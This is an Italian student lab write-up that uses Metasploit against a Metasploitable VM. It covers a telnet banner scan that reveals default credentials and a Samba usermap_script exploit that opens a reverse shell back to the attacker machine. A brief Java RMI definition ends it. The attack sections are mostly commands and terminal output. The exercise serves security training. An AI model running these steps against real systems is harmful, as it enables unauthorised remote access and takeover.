

S7 L2

Svolgimento Esercizio


Giulia Salani

1.

telnet: definizione

Telnet è un **protocollo di rete** che consente la comunicazione remota attraverso una connessione di tipo testo. Funziona tramite la trasmissione di dati in formato ASCII, consentendo agli utenti di accedere e interagire con un dispositivo o un server da un'altra posizione tramite la rete.

Telnet è ampiamente utilizzato per l'amministrazione di sistemi remoti, ma è **vulnerabile**, poiché i dati trasmessi, inclusi nomi utente e password, sono inviati in chiaro. A causa di queste vulnerabilità, Telnet è stato in gran parte sostituito da protocolli più sicuri come SSH (Secure Shell).



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt

      .:ok000kdc'      'cdk000ko:.
      .x000000000000c      c00000000000x:
      :00000000000000k,      ,k00000000000000:
      '000000000kkk00000:      :0000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      ;d;      ,00000000l
      .00000000.      ;;      ,00000000.
      c0000000.      .00c.      'o00.      ,00000000c
      o0000000.      .0000.      :0000.      ,0000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d00o      .0000o0000000.      x00d.
      ,k0l      .0000000000000.      .d0k,
      ;kk;.0000000000000.c0k:
      ;k00000000000000k:
      ,x000000000000x,
      .l0000000l.
      .d0d,
      .
      .

+ -- ==[ metasploit v6.3.50-dev ]
+ -- ==[ 2384 exploits - 1235 auxiliary - 417 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

  Name      Current Setting  Required  Description
  PASSWORD
  RHOSTS
  RPORT      23
  THREADS    1
  TIMEOUT    30
  USERNAME


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 auxiliary(scanner/telnet/telnet_version) >
```

Per questo exploit utilizziamo:
auxiliary/scanner/telnet/telnet_versions

Un modulo di scansione ausiliario è una componente di un framework di sicurezza, in questo caso Metasploit, progettata per eseguire operazioni di scansione e raccolta di informazioni senza sfruttare direttamente vulnerabilità. Questi moduli forniscono supporto nelle fasi di ricognizione e valutazione della sicurezza di sistemi e reti.

Con **show options** determiniamo quali parametri occorre impostare e impostiamo l'ip target con **set RHOSTS**.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 30 yes Timeout for the Telnet probe
USERNAME no The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.32.106:23 - 192.168.32.106:23 TELNET
fdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0aContact: ms
[*] 192.168.32.106:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.32.106
[*] exec: telnet 192.168.32.106

Trying 192.168.32.106 ...
Connected to 192.168.32.106.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jan 16 04:13:02 EST 2024 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Lanciamo **exploit** e vediamo che Metasploit ci restituisce password e username del servizio.

Testiamo le credenziali appena recuperate.

Con il comando **telnet 192.168.32.108**, ci colleghiamo al servizio Telnet sulla macchina target. Ci chiede le credenziali e, inserendole, vediamo che effettivamente sono quelle corrette.

2.

smb: definizione

In ambiente Linux, il servizio SMB (Server Message Block) è implementato attraverso il software Samba.

Samba consente a sistemi Linux di interagire con reti Windows e fornire funzionalità di condivisione file e stampanti. Agendo come server SMB, Samba permette a utenti Linux di accedere e condividere risorse con dispositivi Windows, offrendo compatibilità cross-platform per la gestione di file e servizi di rete.

```
kali@kali: ~
File Actions Edit View Help
// RECON //
PAYLOAD
LOOT

+ --=[ metasploit v6.3.50-dev ]
+ --=[ 2384 exploits - 1235 auxiliary - 417 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.32.107   yes        The listen address (an interface may be specified)
  LPORT      4444              yes        The listen port

Exploit target:


  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Per questo exploit utilizziamo:
exploit/multi/samba/usermap_script

Con **show options** determiniamo quali parametri occorre impostare.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.32.107   yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.32.106
RHOSTS => 192.168.32.106
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][... ]
  RHOSTS     192.168.32.106   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST      192.168.32.107   yes       The listen address (an interface may be specified)
  LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > 
```

Impostiamo l'ip target con **set RHOSTS**.

Impostiamo il payload:
cmd/unix/reverse

Di nuovo, con **show options** controlliamo quali parametri occorre impostare. Tutti i parametri obbligatori sono stati impostati quindi procediamo con l'exploit.



```
Kali Linux copia di originale [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.32.107   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 192.168.32.107:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo ghKVELmRYupOCbJ7;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "ghKVELmRYupOCbJ7\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.32.107:4444 -> 192.168.32.106:33985) at 2024-01-16 10:28:32 +0100

ifconfig
eth0: Link encap:Ethernet  HWaddr 08:00:27:26:b6:a5
      inet addr:192.168.32.106  Bcast:192.168.32.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27:f:fe26:b6a5/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:1164 errors:0 dropped:0 overruns:0 frame:0
      TX packets:1198 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:90446 (88.3 KB)  TX bytes:73122 (71.4 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo:   Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:194 errors:0 dropped:0 overruns:0 frame:0
      TX packets:194 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:60861 (59.4 KB)  TX bytes:60861 (59.4 KB)
```

A questo punto siamo nella shell.

Per verificare che tutto sia andato per il verso giusto, con il comando **ifconfig** ci assicuriamo che l'ip sia quello della macchina target ed effettivamente è così.


3.

java rmi: definizione

Java RMI (Remote Method Invocation) è una tecnologia di programmazione distribuita in Java che consente l'esecuzione di metodi di oggetti remoti su macchine virtuali Java (VM) diverse attraverso la rete.

